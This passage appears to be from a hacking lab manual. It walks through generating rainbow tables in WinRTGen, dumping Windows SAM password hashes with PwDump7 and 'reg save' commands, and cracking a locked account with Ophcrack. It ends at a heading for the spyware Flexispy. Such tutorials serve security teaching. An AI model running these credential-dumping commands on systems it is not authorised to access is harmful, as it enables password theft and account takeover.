
b. Perform the System Hacking using the following tools:

i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.





To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on "**Add Table**". After this, a new box will appear named "**Rainbow Table Properties**"




In the "**Rainbow Table Properties**" window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:

- **Hash**: The type of encryption we want the rainbow table to be generated. For example MD5, MD4, SHA1, etc.






After assigning the values to the properties according to our needs click on “Benchmarks”. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After “Benchmark” click on “Ok”. This will add the Rainbow Table to the queue in the main window of WinRTGen




.


After this click on “Rainbow Table” You want to start processing and click “OK” .




After clicking on ‘OK’ the WinRTGen” will start generating a rainbow table.



After completion, the window will appear as follows.



This table will be saved to your WinRTGen Directory.



ii. PWDump


The Security Account Manager, or SAM for short, controls all user accounts and passwords. Every password is hashed before being saved in SAM. Passwords that are hashed and saved in SAM can be retrieved in the registry; simply open the Registry Editor and navigate to HKEY LOCAL MACHINESAM. SAM is located in C:\Windows\System32\config.
This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it.

This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. Simply enter the following line on the command prompt after downloading to use this tool:

PwDump7.exe

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file:

reg save hklm\sam c:\sam
reg save hklm\system c:\system



iii. Ophcrack


When it comes to free Windows password crackers, users usually opt for Ophcrack as it is free and easily available.

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.
Step 2 : Download the correct version of Ophcrack Live CD from the official website to the second PC.
Step 3 : Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.
Step 4 : Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.
Step 5 : You will now see a menu with 4 options. Leave it on the default option, which is

automatic. After a few seconds, you will see the Ophcrack Live CD loading and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file.

Step 6 : Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.




iv. Flexispy

